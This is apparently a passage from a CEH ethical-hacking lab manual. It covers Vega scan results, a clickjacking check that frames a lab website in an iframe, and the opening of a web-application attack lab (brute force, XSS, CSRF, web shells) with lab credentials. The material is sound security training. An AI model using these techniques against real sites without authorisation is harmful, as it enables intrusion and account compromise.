


Figure 1.6.10: Choosing a vulnerability

23. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
24. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

Note: The result and screenshot might differ in your lab environment.




Figure 1.6.11: Information about a vulnerability

☞ You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (<https://wpvulndb.com>), **Arachni** (<https://www.arachni-scanner.com>), **appspider** (<https://www.rapid7.com>), or **Uniscan** (<https://sourceforge.net>) to discover vulnerabilities in the target website.

25. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
26. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2016** virtual machine.

T A S K 7**Identify Clickjacking Vulnerability using iframe**

Here, we will identify clickjacking vulnerability using iframe.

Note: In this task, we will identify clickjacking vulnerability in the target website (www.moviescope.com) hosted by the **Windows Server 2019** virtual machine, and we will use the **Windows 10** virtual machine as the host machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.
2. Switch to the **Windows 10** virtual machine. On **Desktop**, right-click anywhere, and navigate to **New → Text Document** to create a text document file.

T A S K 7.1**Create an iframe**

Clickjacking, also known as a “UI redress attack,” occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.




Figure 1.7.1: Creating a text file

3. Rename it as **iframe.html**, right-click on the file, and click **Edit with Notepad++** to open the file with the **Notepad++** application.

Note: If a **Rename** notification appears, click **Yes**.

4. An **iframe.html** file appears in **Notepad++**; enter the following code:

```
<html>
<head>
<title>Clickjack Vulnerability Test</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
```

```

<iframe src="http://www.moviescope.com" width="800"
height="600"></iframe>
</body>
</html>

```

```

1 <html>
2 <head>
3 <title>Clickjacking Vulnerability Test</title>
4 </head>
5 <body>
6 <p>Website is vulnerable to clickjacking!</p>
7 <iframe src="http://www.moviescope.com" width="800" height="600"></iframe>
8 </body>
9 </html>

```

The code in the Notepad++ window shows an HTML document with a title, a paragraph stating the website is vulnerable to clickjacking, and an iframe tag pointing to the target website. The entire code block is highlighted with a red border.

Figure 1.7.2: Creating an iframe

5. Press **Ctrl+S** to save the created file and close the **Notepad++** window.
6. Double-click the **iframe.html** file; the file opens in the default web browser (here, **Microsoft Edge**).

Note: The default web browser might differ in your lab environment.

7. The target website appears in the created iframe, indicating that the target website is vulnerable to clickjacking, as shown in the screenshot.




Figure 1.7.3: Loaded target website

Note: If you can see the text “**Website is vulnerable to clickjacking!**” at the top of the page, and your target web page is also successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks.

8. This concludes the demonstration of how to identify clickjacking vulnerability on a target website.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target’s security posture and exposure.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**2**

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

ICON KEY


For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.



Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

Tools demonstrated in this lab are available in E:|CEH-Tools|CEHv11 Module 14 Hacking Web Applications

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Exploit parameter tampering and XSS vulnerabilities in web applications

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain backdoor access via a web shell using Weevely

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 120 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

T A S K 1

Perform a Brute-force Attack using Burp Suite

Here, we will perform a brute-force attack on the target website using Burp Suite.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine, **Windows Server 2016**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security**, **Windows Server 2016** and **Windows 10** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa\$\$w0rd**.
3. There are two ways you can access **WAMP Server**. You can either double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services or click the **Start** icon from the lower-left corner of the **Desktop**, in the applications, scroll down, and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon () and observe that the **WampServer** icon appears.
5. Wait for this () icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.
6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

